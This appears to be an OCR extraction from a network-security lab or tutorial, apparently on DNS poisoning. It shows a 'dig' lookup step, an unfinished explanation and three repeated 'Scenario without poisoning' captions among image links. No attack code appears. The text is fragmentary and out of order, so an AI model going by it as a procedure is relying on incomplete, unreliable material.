
dig dnscom.com

Step3) Network discovery – dig


⇒ The output will tell us:




Scenario without poisoning




Scenario without poisoning




Scenario without poisoning



